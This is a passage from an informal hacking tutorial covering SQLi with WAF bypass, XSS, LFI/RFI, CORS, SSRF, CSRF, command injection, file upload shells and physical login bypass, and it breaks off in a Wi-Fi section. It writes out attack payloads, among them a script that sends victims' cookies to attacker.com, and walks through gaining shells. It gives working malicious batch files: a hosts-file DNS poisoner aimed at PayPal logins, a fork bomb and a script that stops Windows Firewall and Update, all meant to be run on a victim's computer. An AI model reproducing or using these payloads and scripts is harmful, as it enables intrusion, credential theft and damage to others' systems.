union -> database -> group_concat. and listen carefully in POST based you can't perform anything in hackerbar you have to try your skill in login page, password reset page, or any POST method request. otherwise it doesn't works.

- And after you get the database means next step is use the columns method **like**: hackbar -> union -> columns -> group_concat.
- Now, we find the columns means just extract the data **like**: hackbar -> union -> data -> group_concat. enter the

database name, tables name and put the columns name (which you want to extract). And paste it on login or reset password page.

- **Step To POST Based SQLI:**

  - First find the form request **like**: login, password reset page, register..etc.
  - Get the error on the page by using seprator.
  - And now balance the query by using # this is nessasery.

- Try the order by value for selecting. By using order by 1 or order by 2.
- Select the vulnerable columns by using Union select al1  1,2,3,4.
- Use error query to bypass some id by using Hackbar -> error/double query -> get database. Note: Replace all + sign into space. Because, + (plus) doesn't work there.
- Try blind boolen based by guessing true or false.

- Give substring to enumerate the database.
- Try to use the Blind Time Based by using ' OR sleep(10) #.
- Exploit the database by using hackbar or give some time to the SQLI tutorial video.

**●SQLI Header Based :-**

- Everything will be same in Header based sqli. You have to look for headers parameter to find injection point **like: Host** |

**User-Agent** | **Referrer** | **Location**.

- They works like if any application will have to store your headers information into their database there may be headers based sqli.
- **Example:** Google will save your user-agent as a authentication so if you find there a SQLI means that is vulnerable.
- Here you have to use **Burpesuite**.
- **Turn on the intercept** and get the request packet. Now,

send the request into **repeater**.

- And try there your skills. In **User-agent, Referrer, Location And Host**.
- Give ( **** ) after the value. Example: Host : example.com\
- If get any error means exploit as same as **GET Based Sqli**.
- Note: There isn't work a **balance query.**

## ●**Cookie Based SQLI:**

- You have to find any cookie parameter like: cookie : fbbubdsvbjvb48464
- Before finding you have to **login the site**. Send the target to scan (spider). After that work go to **burp -> search.**
- Search there **cookie**. In **request only**. If you find means **send to repeater.**
- And enter the **back slash** ( \ ) after the cookie. If you find any error means there is a SQLI.

- You have to balance the query by using ‘ -- ‘ and ‘x’=’x

## ● WAF Bypassing for SQLI:

- WAF is **Web Application Firewall** and it’s using mostly nowadays to protect **SQLi and XSS**. Let’s learn how to bypass it.
- If you are going to exploit the SQLi **like:** -2’ union all select 1,2,3,4,5 --+
- If it’s return a **403** or **non authenticated** means just bypass it.

- Here the guessing movement is why firewall is blocked or which word are blocked… Union, all, select.. we don't know which keyword the block..so, let's start to create a paylod.
- **We tried this first :** -2' union all select 1,2,3,4,5 --+
  **Now try this :** -2' /*!12345union*/ all select 1,2,3,4,5 --+
- Why I used all payloads around **union**. I already said the WAF is blocking

any keyword but which I don't know. So, if doesn't work on **union** then I will try on **all** or otherwise **select.**

- **Watch video to understand easily : https://drive.google.com/drive/folders/1yZEGsqVbadui0OdayDQ6Y86G2eIPFqjn?usp=sharing**

## ● Authentication Bypass Through SQLI:

- In this bypass we use a some delimiter to bypass the **login panels**. like: **' or**

**'1'='1** . You can put this file https://github.com/Deecodes07/Injections/blob/main/SQLi%20Auth%20Bypass%20-%20Master%20List.txt in burp intruder to easy work.

- **Automation for SQLI:**

  https://drive.google.com/drive/folders/1yZEGsqVbadui0OdayDQ6Y86G2eIPFqjn?usp=sharing

- **Reference :**

  https://infosecwriteups.com/how-i-escalated-a-time

-based-sql-injection-to-rce-bbf0d68cb398

- **Reference :**

  https://medium.com/@notsoshant/a-not-so-blind-rce-with-sql-injection-13838026331e

## XSS (Cross Site Scripting):-

- The **xss** is **a web-application vulnerability**. XSS are client side code injection attack. An attacker can send a malicious script into a web-application.

- From this script attacker doesn't impact victim directly. Here, the take help of web-application.

- **The impact of XSS**:

  **Cookie Theft**
  **Keylogging**
  **Phishing**
  **URL Redirection**

- **Types Of XSS:**

  **Reflected XSS**
  **Stored XSS**
  **DOM-based XSS**

- **Reflected XSS:**

- Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persisent and only impacts users who open a maliciously crafted link or third-party web page.

▪ **<u>DOM-Based XSS:</u>**

- The DOM-Based is mostly attacker use for theft the document of web-application or cookie..etc..,

## ▪ Stored XSS:

- The Stored xss is store our malicious payload on there webpage which is victim can see like publicly. That is Stored XSS.

## ▪ How To Hunt For Reflected XSS:

- Find a **parameter** to perform a **XSS**. And give any **malicious code** there. If your code will **reflect** or **stored** any where there maybe XSS.

- Try to execute any java script code there, If you succeed to execute any javascript there then there is a XSS.
- **Steps:** Find some common page such as – Contact Us | Search bar | Comment Box | Forums | Signup | Login Page | etc
- Try to inject the java script (Xss) there and find xss.
- In short give something like: **kaali**. If it’s reflect back in comment area then you can try xss there.
- And if you in login then **enter name** on all

parameter which are **showing there**.. if they **reflect** means there you can try **xss**..or otherwise you didn't see any reflect of word..then try to open **page source** and find the word which you entered in login parameters.

- Why we need to find the word in page source.? Because browser executing **HTML** we know that and **javascript** can work with **html.** Like: **<h1> hello </h1>**
- I gave **hello** in the login form and the hello reflect in between **h1** header and the

last is closed so, if we need to execute the our malicious script means we need to give a closed script infront of our payload. Replace the **hello** from login form and place this payload Like: **/><script>alert(1)</script>.**

- In background the function will be closed and allow to execute our payload.
- **Inbackground without payload** like: <a href="params.php?p=valid&pp=**hello**">
- **Inbackground with payload** like: <a href="params.php?p=valid&

pp=**”><script>alert(1)</scripp>**

- The some separators in all like:

  **“>**

  >

  />

  ;>

  ‘>

- Here gave a lab link to show your xss skill https://prompt.ml/
- **Method 1 :** If you have filtered by using this tag **/>** then try other value. Like: **<svg/onload=alert(1);**
- **Method 2 :** Sometimes the open params “ **(** “ or close

params “ **)** “ are filtered. Because there is allowed html flags you can try some sites help to encode our params. Recommend use w3school or otherwise click this ti redirect https://www.w3schools.com/html/html_charset.asp. This is the encode of open params **&#40**

- **Method 4 :** If your words are reflecting in **comment.** Like: **<! -- hello -->** then bypass by using close comment **--!><script>alert(1)</script>**

- **Method 5 :** when you are enter a **name** in **parameter** and it reflect invalid **URL** then get the idea it's there we can **execute** the **link.**
- Here we have to use a **js file** to execute it. **Simply create** a malicious code in **js file and post** it any site where you can get it back like: **anon file ot github.** And paste the link in the target site to execute it, if there are executing then there is a **RFXSS (Remote File Cross Site Sripting).**
- **Method 6:** If your close tag **"** isn't work means you have

to try a encoding form. But there are filtering as a plain text. So, they also didn't work means try to create a manual script like: **hello"type=image src onerror="alert(1)**

- **Method 6 :** If your name are gave limit in a **comment area.** Then just you have to split the each name.like: **"><svg/a=#"onload='/*#*/alert(1)'**

## ▪ XXS through filter bypassed payloads:

- **Method 1:** Here, we gonna use a **burpsuite**

for **spidering (scan)** the site. Spidering means we crawl the website their **hidden links**, or some likely **input parameters** “=”.

- First **open the burpsuite** and **turn on the intercept** (I warn you..who hasn’t learned how to use burpsuite.. so I suggest you to learn otherwise you will be in trouble at movement thank you!!!). After turn on the intercept **open a**

**burp browser** and enter the target the site in **search bar**. And get **request** of site, now goto **burp** and **right click** on request click on **scan active and passive**. Give the burp a **couple of minutes** to scan the host. After this process click on **target** in burp and see there are all target requests. Now, click on **params two times** and see its will **sort** our

parameter where we can perform a **xss.**

- Now, you have to **right click** on any request and **send to repeater**. Go to **repeater** and see there are any **input parameter** if there means enter a **hello** and click on **go** to see the response will be received. Now under the response tab there is a **search bar**, **search hello** there and perform there **xss as**

**following 1st topic of xss**.

- **<u>Method 2:</u>** In first method we saw a manual xss now we **try automation by using burp**. You know about **intruder**, good if you know.
- First find the **parameter** by using **pervious method** and **send to the intruder** now, clear all **marker** which **auto mark by intruder** and now **mark manually** the parameter and **click**

**on add.** Goto **payloads -> loads -> choose the xss file**. (Here the xss payload file https://github.com/Deecodes07/Injections/blob/main/XSS%20payloads.txt download it and import in a intruder). And click on **start attack**. Now you can see **0th** number that is null. If any **length number greater than the 0th length** means there is possible to xss attack.

## ▪ XSS Through Header Parameters :-

This is the best bug in xss. First take any **site** and get the request in **burpsuite**. And **send to repeater**. Now, enter **reference** under the **host header** like:

**Reference:**

And second step is enter the payload in reference header like:

Reference: <script>alert(1)</script>

Note: before enter the payload, check the close tag in input by

using **hello**. If hello closed **“>** then try close tag payload like: **“><script>alert(1)</script>**

- **Exploitation Of XSS :-**
  - The attacker can get an achievement of xss is **URL redirection.**
  - First you have to find the parameter of xss and enter this malicious code **like: <script>document.location.href=”https://evil.com”</script>**

- If send this link to someone and if there are redirect some where then there is xss to URL redirection.

## ■ Exploitation Of XSS :-

- The second XSS is **phishing.** it works by using iframe. After adding iframe you have to give malicious or your own website which take back there credentials **like: <iframe src="https://evil.com"**

**height="100%" width="100%"></iframe>**

- **if it's visit the malicious site means there is a XSS.**

■ **<u>Exploitation Of XSS :-</u>**

- The third exploitation is **cookie stealing**. The websites are generate the cookie. what if i steal the cookie by using this script.
- <script>alert(document.cookie)</script>
- From that script you will be reflect your

cookie in your browser only. How you can see others cookie…? simple in this you have requirement a your own website for check log. Why.? because, imagine **i'm a client** and you are the **server.** I visited your site and clicked on the **contact us page**. then the server means you can see my log where i was visited. Same that type attacker also create a site and steal

your cookie. Let’s see how..!!!

- First find the vulnerable site and enter this script **like:** **<script>document.location.herf=”https://attacker.com/?page=”+document.cookie</script>**
- Here, we use a **URL redirection** and **cookie script** to steal the cookies. And, if you got the cookie then import in a **cookie editor** and you will be logged in. Who is

hacker they will know about Cookie Editor.

■ **XSS Through File Uploading :-**

- **Method 1:** In file uploading, If you uploaded any file and file name is reflecting on html page (page source) you can execute any javascript code by rename file name as one of the xss payloads.
- So, first open burp and burp browser. After this you have to find

**upload** option in website.

- And next is turn on your **intercept** and **upload the file** which you want. If the file is reflecting on the **burp request**. Then send the **request to intruder** and select the **filename place** and **upload the xss payload file (which i already given).** click on **start attack** and find the xss.
- **Method 2:** In the 2nd method we are going

to use **Exiftool.** Exiftool is a use to “extract information of image”.

- Enter this command to see info of image : **exiftool photo.png**
- Here, just you have to add a “payload in a image”. Simply add like this: **exiftool photo.png -artist=<script>alert(1)</script>**
- If you upload this photo on any upload type website. And your will run means there is a bug.
- Or otherwise download the image which you in target site

and recheck their metadata of image.

- If there is all are same which you arranged. Then you can inject your payload.
- If there all are metadata removed and website put their metadata means there is no any bug.
- Recommended place: I prefer to find this vulnerability in a **social place** which the website have a **blog**.
- Here the some payload link:

https://medium.com/shellpwn/leettime-xss-5b4bf1a653b8

- Reference: reflected - https://infosecwriteups.com/my-first-reflected-xss-bug-bounty-google-dork-xxx-92ac1180e0d0
  Stored - https://www.bugbountyhunter.com/hackevents/report?id=560
  Dom-based - https://infosecwriteups.com/the-1-000-worth-cookie-6cf48af08e08

## ➢ <u>LFI and RFI :-</u>

- The File inclusion vulnerability is allows an attacker include the file **locally or remotely**.
- Impact of file inclusion : **code execution on server (RCE), DOS attack, information disclosure**.
- There is two types of File inclusion: **LFI** (Local File Inslusion) and **RFI** (Remote File Inclusion)
- **<u>Local File Inclusion:</u>** In **LFI** is any paramter in site like: **example.com/index.php/?path =login.php**
- The **?path** parameter is including some local file

(login.php) and there we can **perform our LFI**.

- **Remote File Incllusion :** In **RFI** is any parameter in site like: **example.com/?share=https://facebook .com/id=16546/**
- The **?share** is parameter is including the some remote file (https://any.com) and there we can perform our **RFI.**
- **Use this tool to separate the parameters : https://github.com/Deecodes07/Finder**

❖ **LFI vs RFI :-**

- **LFI :-**

- If your target site is run on linux platform. Then server path will be **/var/www/html** **<u>like:</u>** **example.com/index.php/?file=deecode.jpeg**
- The **?file=** is fetch the file from linux. what if i give **../../../etc/passwd**
- If you are linux player then you know what is **../../** this is for get back the directories of linux.

■ **<u>RFI :-</u>**

- All are same from LFI but in example: **example.com/index.php/?file=https://security.com/deecode.jpeg**

- See there are security.com it's mean they are running in Remotely.
- And there i will run like: **example.com/index.php/?file=http://malicious/virus.php**
- The malicious link is our (hacker) **created website** and **virus.php is injection file.** If there will be run means there is a **RFI**.

■ **<u>LFI Exploitation :-</u>**

- **<u>Method 1:</u>** First you have to find the site which contains **LFI parameters** (by using my tool **Finder**).

and now, put the **payload** to get the **LFI**. If, you didn't find the bug on the site using payload 1 by 1 then use the **burp intruder**.

- Now, get the site in **intruder** and mark the position **beside of LFI parameter.** And goto **payload** to **upload the payload file** (https://github.com/Deecodes07/Injections/blob/main/LFI%20payloads.txt) Now just click on **start attack**. And after complete just **sort** the **size**. if size is **greater than the 0**

**number** in **S.NO**. Then there **will be definitely LFI**.

- **<u>Method 2:</u>** First find the **LFI** on any site and now the time to **exploit** them. Exploit means get the **RCE** of site by using **LFI**. Download this github in your linux https://github.com/D35m0nd142/LFISuite
- Now, run the tool by using python like: **python lfisuite.py**
- There is a 2 options, **exploiter and scanner**. You

can run to both, But i'm here explain about **exploit** so, **i select exploit**.

- Press **enter,** When they ask about session id.(leave the blank input).
- And enter **NO** for proxy tor.
- Now, there is a options for available injections. So, press **9.**
- And enter the vulnerable url there.
- Now, there is finding the **vulnerable** path **automatically**.

- After the complete it will give you the **shell**. it means **RCE.**

■ **RFI Exploitation :-**

- Find the site which contain the ?page= , ?file= or etc.., **try google to find the RFI parameters or using my tool.**
- If you find means just **send request of site in repeater.**
- And, now just **execute your malicious file**. you can put your **server** or **RDP** to **exploit** this. Normally **create the file in txt** and check there is **execute or not**. if there are execute means **RFI bug**.

- **Reference :** https://infosecwriteups.com/how-we-got-lfi-in-apache-drill-recon-like-a-boss-6f739a79d87d
- **Reference :** https://ph-hitachi.medium.com/how-i-got-my-first-bug-bounty-in-intersting-target-lfi-to-sxss-58fa5c4f5882

➢ **CORS (Cross-Origin Resource Sharing) :-**

- The CORS defines **Cross-Origin Resource Sharing** and it allows restricted resources (e.g. fonts) on a web page to be requested from another domain outside the

domain from which the resource originated. **Example:** the **microsoft.com** wants to access some data on another website, suppose **site.com**. This type of request traditionally wouldn't be allowed under the browser's Same Origin Policy. However, by supporting CORS requests, site.com can add a few special response headers that allows **example.com** to access the data.

- **Server Response Header Concept.**

  Access-Control-Allow-Origin: http://www.evil.com
  Access-Control-Allow-Origin: *
  Request Blocked

- **Insecure CORS by checking response header :-**
  - So, in response header you have to look for

**Access-Control-Allow-Origin: https://example.com**

  - Or look for **Access-Control-Allow-Origin: ***
  - First, open **brup** and **brup browser** and **turn on the intercept**. get the first **request** of target site for **scan (spidering)**.
  - So, we have to find (**Access-Control-Allow-Origin:**) Goto **burp** and click on **search.** Now, untick the **request headers** and **search** this there **Access-Control-Allow-Origin** And you will be found

some URLs and check there is **Access-Control-Allow-Origin** in the response or not. if yes means there is a bug.

- **Insecure CORS by Request Header :-**
  - You can use **burpsuite** to check if the website has **CORS** enabled or not. You can **simply add new header** in request body example: **origin: http://evil.com** or **null**
  - And, if you find this in response header **origin: http://evil.com** or **null**
  - Means the domain is vulnerable.

- Select any **site** and send the site to **scan** (spider). and search **embed?url=** if you found then **send the request** to **repeater.** click on **go** to check if the response is there showing any **origin header** or **not**. If there is'nt any origin means **add it**.
- Add this in request **Origin: http://evil.com**

■ **<u>Exploitation Of CORS :-</u>**

- There is a **2 types** in **exploitation**:
- **Poorly implemented, Best case for attack:**

1. **Access-Control-Allow-Origin: https://example.com**

2. **Access-Control-Allow-Credentials: true**
   - **Poorly implemented, Exploitable :**
3. **Access-Control-Allow-Origin: Null**
4. **Access-Control-Allow-Credentials: true**
   - (**curl http://target.com -H "Origin: http://attacker.com" -i**) This command will helps to exploit the CORS.
   - **The exploitation is so simple**

- You can use the **burp** to **exploit** them or use any other way by using **google**.
- **Reference :** [https://hackerone.com/reports/470298](https://hackerone.com/reports/470298)
- **Reference :** [https://infosecwriteups.com/think-outside-the-scope-adv](https://infosecwriteups.com/think-outside-the-scope-adv)

anced-cors-exploitation-techniques-dad019c68397

➢ **SSRF (Server-Side-Request-Forgery) :-**

- Server side request forgery (**SSRF**) is refers to an attacker where in an attacker is able to crafted request from a vulnerable web application.
- **Impact Of SSRF :**

5. abuse trust (example: Dos attack)
6. Bypassing ip whitelisting
7. Bypassing host based authentication.
8. Read resource (LFI)

**9.** Scan internal Network (Ping the network)

- **How to hunt SSRF:**

  First you need to **find parameter** that may some kind of **external interaction** or they can interact to **external domain**.(You can use my tool which the name is **Finder**)
  Example:
  **https://example.com/index.php?uri=http://external.com**

■ **Exploitation Of SSRF :-**

- First open **burp** and **burp browser** and **get request** of site in burp for **scan** (spidering). Now, click on

**burp -> search**, to search the parameter by using **my tool or manually.**

- Here some possible parameters you search by burp manually.

| | | |
|---|---|---|
| **dest** | **redirect** | **uri** |
| **path** | **continue** | **url** |
| **window** | **next** | **data** |
| **reference** | **site** | **html** |
| **val** | **validate** | **domain** |
| **callback** | **return** | **page** |
| **view** | **dir** | **show** |

- Now, if you found the ssrf parameter **<u>like: https://example.com/index.php?uri=http://hacker.com</u>**
- If it shows 200 OK in response, then there is a **ssrf**. Because, the victim site

interacts with the **external domain**. And **logs** all are **saved in external domain**. if you want to see logs but you don't have a **log analyzer.** don't worry here you can use a **Expressvpn/what-is-my-ip** in google.

- Now, the main topic is exploitation. **read file on server, Scan the internal network, SSRF with RFI**.

- **<u>Read file on server:</u>** you have to give this param in request like:

https://example.com/index.php?uri=**file:///**anything

- If you already saw my **LFI hunting, it means** you know how to use an **intruder** to find LFI and same here we find the **LFI in SSRF.**
- Just send the request to intruder and **umark all** to **mark only a word** beside of **file:///** and goto **payloads** select the **file of LFI** and click on **start attack**. after this **sort the size** and find the **ssrf**.

- **<u>Scan the internal network :</u>**

- In this we have to scan internal network of site. like: https://example.com/index.php/?uri=**http://localhost:80**
- If you get any response means against port 80, 21, 22, 443 means their is a bug. You can use many payload here the link of payloads :https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery
- **Reference:** https://corneacristian.medi

um.com/top-25-server-side-request-forgery-ssrf-bug-bounty-reports-136928356eca

➢ **CSRF (Client-Side-Request-Forgery) :-**

- **CSRF** is an attacker that forces an end user to **execute unwanted actions** on a web application in which they're **currently authenticated**.
- Like: If you are the **attacker** and you send me a file of html. When I open and click on **submit** then the **code will be executed**.

- **<u>Injection Point For CSRF:</u>**
  - **POST based** and **GET based**, but the csrf **doesn't work** in cookie and header based.
  - In **GET based** we just need to send the **link to victim** and **it will be executed.**
  - On a **POST based** we need to send an **HTML file to the victim** and **it will be executed**.

- **<u>CSRF on logout page:</u>**
  - Here, we gonna logout the page by GET and POST based in CSRF.
  - First you need to **login any site** and goto to the **Logout**

**button** and **right click on it to copy the link address**. if , you copied means and sent it to the victim and it's successfully executed means there is a **GET based CSRF**.

- And if there isn't execution means you can do a **POST based CSRF**.
- First you need to **login any site** and goto **logout button**. **turn on your intercept** and **click on a logout**. you will be get the **request of logout** just **right click on your burpsuite** and see there is a **engagement tool -> CSRF poc.** click on it and **copy the the**

**HTML form** and **paste** it on any **notepad** to save in **.html** and send to the victim. if they will be open and **logged out** means there is **CSRF**.

- **You can perform CSRF in:** shopping add or remove items, customer support place.
- **Reference** : https://infosecwriteups.com/account-takeover-via-csrf-78add8c99526
- **Reference** : https://corneacristian.medium.com/top-25-csrf-bug-bounty-reports-ffb0b61afa55

## ➢ Command Injection :-

- In this vulnerability the user can execute the linux and windows shell commands in web application. And the command will act the response means there is a Command injection.
- **Impact Of CMDI:** By exploiting a command injection vulnerability an attacker can run the shell of RCE and take the power of a web server. **Example:** If there is a **input** in **web application** and when i enter this command: **ping -c 127.0.0.1** And if there are ping means there is a **CMDI**.

- Sometime there is a not execute directly. So there you can use the delimiter. like: Hello; ping -c 127.0.0.1
- Here the some **delimiter**

  ;
  ^
  &
  &&
  |
  ||
  %0D
  %0A
  \n
  <

- And, here the some related parameter something.

  ?daemon=
  ?host=
  ?upload=
  ?dir=

?execute=
?download=
?log=
?ip=
?cli=
?cmd=

- **Exploitation of CMDI:**
  - First install this link in your terminal https://github.com/commixproject/commix
  - And goto the commix directory to enter this command **python commix.py -u https://example.com/index.php/?host=**

- And they will ask did you **recognise** the **operating system**.
- And they will ask do you want to resume. enter "**n**"
- And enter "**yes**" for **terminal shell**.
- Boom CMDI exploited..!!!!
- **Reference :** [https://hackerone.com/reports/212696](https://hackerone.com/reports/212696)

➢ **File Upload Vulnerability :-**

- The file upload vulnerability is various way the user to upload the file, image, sounds or etc..,

- **<u>Impact:</u>** It can be steal the data of site, database, client side, back-end system or simple defacement.
- **<u>How To Hunt:</u>** It's very simple you have to find the **upload section of a site** like: upload an image or any file. And **post the malicious file** which gives back the shell to you or otherwise you can use my shell :
- **<u>Method 1:</u>** Now the part of the sense is if you **upload the file** but the website **takes only image** and they are checking the **file content.**
- Open the **burp** and **turn on** your **intercept** to **capture the uploading request** and see their

what **content** is their if there is a **file/php** change into **image/jpeg** and **forward** to see the file will br run.

- **<u>Method 2:</u>** If you **can't create a shell** and my **shell didn't run** means you can use these shells https://github.com/fuzzdb-project/fuzzdb/tree/master/attack/file-upload/malicious-images
- There usage all are in under the **github** read the page and you will be understand.
- **<u>Method 3:</u>** Sometimes you won't able to bypass the filter. In this case you can try automation of file uploading.

- Tool link https://github.com/almandin/fuxploider
- Run this tool by this command **python3 fuxploider.py --url http://example.com**
- Enter **yes** to upload the shell.
- **Reference :** https://sm4rty.medium.com/hunting-for-bugs-in-file-upload-feature-c3b364fb01ba

➢ **SSTI (Server-Side-Template-Injection):-**

- The **Server side template** is which you created a body and

input will only change that is Known as **template**.

- **Example:** Website sending email like: Hi, Deep welcome to our Hacker World.
- The **Deep** is a **name** it will be change. Because, that is input parameter and the **Hi** or **Welcome to our Hacker World** is a **body(Template)** which does not change.
- Another example, you can take it **like:** if you are visiting any site and you put the **wrong directory or word**. Then, if it will give the response **Not Found directory** which we put

the wrong means there you can try some **SSIT**.

- Before, putting payload you need to know which technology is using on the site. like: python, javascript, html, ruby, or etcby using **wappalyzer** or **Whatweb** and after this you can inject the payload.
- Here the payload file : https://github.com/Deecodes07/Injections/blob/main/SSIT.txt
- **Reference:** https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
- **Reference:** https://medium.com/@bdemir/

a-pentesters-guide-to-server-side-template-injection-ssti-c5e3998eae68

## 10. System Privilege :-

- **Linux Privilege**
- **Windows Privilege**

➢ **Linux Privilege:**

- Here, we are going to bypass the Linux system in physical mode.
- First **startup (on)** the **Linux**. And press **ctrl+e** at

certainly on the time. Now, you can see the “**editable window**”. We have to change there.

- First see the echo under there is linux follow the line to see “**ro**” remove them and enter this “**rw**”
- And also remove **Quiet** or **Splash**. After “**rw**” enter this **init=/bin/bash**.
- And **save** this by **ctrl+x**.
- After this the **login page will not show you**. It will directly take to a “**terminal**” which in linux.
- After **complete work** enter **reboot** command in terminal it will be **run normally**.

- **<u>Windows Privilege:</u>**
  - We need to download a two files. one is **software** and another is **ISO file**.
  - First install software which name is **rufus**. normally search on **google** it will be come.
  - **Step 1:** Open up Rufus and plug your clean USB stick into your computer.
  - **Step 2:** Rufus will automatically detect your USB. Click on Device and choose the USB you want to use from the drop-down menu.

- **Step 3:** Make sure the Boot Selection option is set to Disk or ISO image then click Select.
- **Step 4:** Click on **start** to run the software.
- After this install ISO file of tails https://tails.boum.org/install/windows/index.en.html **remember:** we need to import this file before booting the pendrive.
- After all this we need to plug the pendrive in system and restart the pc. Press the button for the **boot loader**. My pc asks **F9** So, I continuously press the key to

open the **BIOS settings**. **Here is a list of all pc's bios you can see one of them**.

- **Acer:** F2 or DEL
- **ASUS:** F2 for all PCs, F2 or DEL for motherboards
- **Dell:** F2 or F12
- **HP:** ESC or F10
- **Lenovo:** F2 or Fn + F2
- **Lenovo (Desktops):** F1
- **Lenovo (ThinkPads):** Enter + F1.
- **MSI:** DEL for motherboards and PCs
- **Microsoft Surface Tablets:** Press and hold volume up button.
- **Origin PC:** F2
- **Samsung:** F2
- **Sony:** F1, F2, or F3
- **Toshiba:** F2

- After opening, just click on a **boot manager**. you need to select a **pendrive**. which the name selects and enter to start.
- After opening to show a panel on the desktop and click on **+** sign, **left side of the corner**.

- And Click on **Administrator password**. **recommend (123456)**. enter to **confirm**.
- Click on the **right corner Start tails**. After this the **tails** is started and **open now**.
- Now, you **access the files of windows**.

## 11. System Virus :-

### ■ Folder Creator :

- Here is a Simple batch virus that contains **only 6 lines**, and it has the function to keep on creating a folder with the name "**virus**", **until a user stops it**.

- Just open up a notepad, type the code given below

```
cd\
cd C:\Documents and
Settings\username\Desktop
:loop
md Virus
cd Virus
goto loop
```

- Save it as a batch file with the extension **.bat**, before doing that you have to modify the code by changing the place where it says **‘username’** and instead of that replace it by **the currently logged in username**.
- Then run it on the Victim's

computer to infect it.

- Anyhow it doesn't cause much harm, but replicates a folder inside a folder and goes on.

■ **<u>DNS Poisoning Malware :</u>**

- This Batch file have the function to modify the dNS Management of a system by editing the **hosts.txt** file that resides inside '**C:\windows\system32\drivers\ etc\hosts.txt**', so that it will take you to some malicious websites instead of landing you to the **legitimate website**. This

may also be used for phishing, **Example :** redirecting you to a malicious website which **looks exactly like the legitimate one**, and then steal credentials

- Save this code in bat file.

```
@echo off
 echo 10.199.64.66 www.google.com >>
C:\windows\system32\drivers\etc\ hosts.txt
echo 10.199.64.67 www.paypal.com >>
C:\windows\system32\drivers\etc\ hosts.txt
exit
```

- This program creates a **new entry** in the **hosts file**, so that whenever an user attempts to move to **www.google.com**, he will be **redirected** to another

host that has the **IP address of 10.199.64.66**, likewise if the user attempts. To login to the **PayPal account** by typing in **www.paypal.com**, he will be redirected to another **external malicious website** that has **the IP address of 10.199.64.67**, where if the user enters the credentials unknowingly, they were into the hackers database and he can use it for several other purposes.

- **<u>Fork bombing:</u>**
  - Most of them have heard about the word '**fork()**',

which is used to **create a child process**, likewise fork bombing is nothing but **calling a program by itself again and again** with an infinite loop and making the **system to crash by popping up hundreds of windows on the screen.**

```
@echo off
:loop Explorer
Call fork.bat
Goto loop
```

- Type this above program in a notepad file and **save it** as '**fork.bat**'. when executing, The **explorer command** will open up the '**documents' directory**, because the

program contains a loop, which will lead to **calling the batch file again and again** which in turn opens up multiple documents rolled out in a loop, likewise it goes on by calling the program itself again and again until the **system crashes or hangs up**.

- **<u>Application Bomber :</u>**
  - **Application bomber** is a superset of window bomber, this has a **close relation** to the above given **fork bomber program**, where in this '**application bomber**'

we don’t call the program using the name itself (simply known as fork), whereas in this program **we are going to open up several applications continuously using a loop**.

```
@echo off
:loop
start notepad
start winword
start mspaint
start write
start cmd
start explorer
start control
start calc
goto loop
```

- When the above given **batch program is executed**,

**it will open up** the following applications such as **notepad, word document, Microsoft paint, WordPad, command prompt, my documents, control panel, and calculator** in an **infinite loop** causing the system to collapse and as a result the **system simply crashes or reboots**. Just imagine the same using a fork concept; oops! it will make the **system crash immediately**.

- **msg annoyer :**
  - **Message annoyer** is a batch program that uses the same

concept as above but will **interact with the user and anyhow annoying and irritating them by popping up some message box** containing the given messages in it.

```
@echo off
:annoy
msg * Hi there!
msg * How u doin ?
msg * Are you fine ?
msg * Never mind about me....
msg * I am not here to annoy you....
msg * I am caring for you.....
msg * start counting from 1 to 5, i Will be outta this place.....
msg * 1
msg * 2
msg * 3
msg * 4
```

```
msg * 5
goto annoy
```

- This program will **pop up a small message box** Containing the text mentioned in the program given above. **This message box will pop up until an endless loop**, which annoys the person sitting before the computer. **Even these small popup windows may crash the computer if it overloads the memory**.

■ **<u>Service Disabler :</u>**

- The following piece of code is used for **stopping some**

**critical windows services**.

```
@echo off
net stop “Windows Firewall”
net stop “Windows Update”
net stop “Workstation”
net stop “DHCP Client”
net stop “DNS Client”
net stop “Print Spooler”
net stop
Themes
exit
```

- This program when executed **will stop the ‘windows firewall’** service that is required to **block unwanted datagram’s coming from the internet**.
- ‘**windows update**’ service that is required to **update**

**windows patches** and so on.

- **‘workstation’** service that is required for the **computer to establish a peer to peer connection**.
- ‘**DHCP Client**’ service that is required to register an **available IP address from the dHCP server**.
- ‘**DNS Client**’ service that is required to **resolve FQdN (Fully Qualified domain Name) into its equivalent IP address**.
- ‘**print spooler**’ service that is required to **load the document to be printed in**

**the spool**.

- '**themes**' service that is required to **offer Themes and other graphical appearance**.

## 12. Wifi Penetration :-

- The wifi is very useful in this current generation to use for study, home, office or etc…but in some dark side it is used for bad things like hacking the wifi to compromise the system. But leave it, back to the point.
- **Wifi standards:** the types of wifi standard:

  **802.11a (5 ghz freq, 54 mbps)**
  **802.11b (2.4 ghz freq, 11 mbps)**
  **802.11g (2.4 ghz, 54 mbps)**

**802.11n (2.4 ghz, 600 mbps)**
**802.11ac (5 ghz, 6.77 kbps)**
**802.11ax (2.4 or 5 ghz, 9.6 kbps)**

- Understanding wi-fi standard is important for pentesters because it can help you determine the best approach to attacking a wireless network. For example, if you're dealing with an older network that uses 802.11b, you might try passwords. deauthentication attack to force devices to reconnect and reveal their passwords. on the other hand, if you're dealing with a newer network that uses 802.11ac, you might try a brute-force attack to crack

the encryption key.

- **Wifi Technologies :** MiMO, MU-MIMO, Beam Forming.
- **MiMO :** MIMO stands for **Multiple Input Multiple Output**. It is a technology that uses **multiple antennas** to **transmit and receive data over a wireless connection** MIMO technology allows for better **signal quality, higher data rates, and increased range**.
- **MU-MIMO** : Mu-MIMO stands for **Multi-User MIMO**. This technology takes the benefits of MIMO a step further by allowing

multiple devices to communicate with a wireless access point at the same time. This increases network efficiency and allows for better use of available bandwidth.

- **Beam Forming** : Beamforming is a technology that enhances the signal quality and strength for specific devices by directing the transmission towards them. This is achieved by utilizing multiple antennas and analyzing the signal reflected from objects in the

environment. Beamforming can be used in conjunction with both MIMO and MU-MIMO technologies to increase signal quality , reduce interface and improve network performance.

- **Wifi Components :** Access point, Router, Client.
- **Access point** is a device that creates a wireless network. It acts as a **hub** for all the devices to connect to the internet. Access points are often used in public spaces like **coffee shops, airports, and libraries**.

- **Router** is a device that connects multiple networks together. It takes the internet signal from your **modem and sends it to your device via wi-fi or ethernet cables**. it manages the traffic between the devices on your network.
- **Client** is any device that connects to a wi-fi network. This could be a smartphone, laptop, or tablet. clients can connect to a wi-fi network either by entering a password or by using a button on the device.
- **Antennas, signal**

**propagation and channels :**

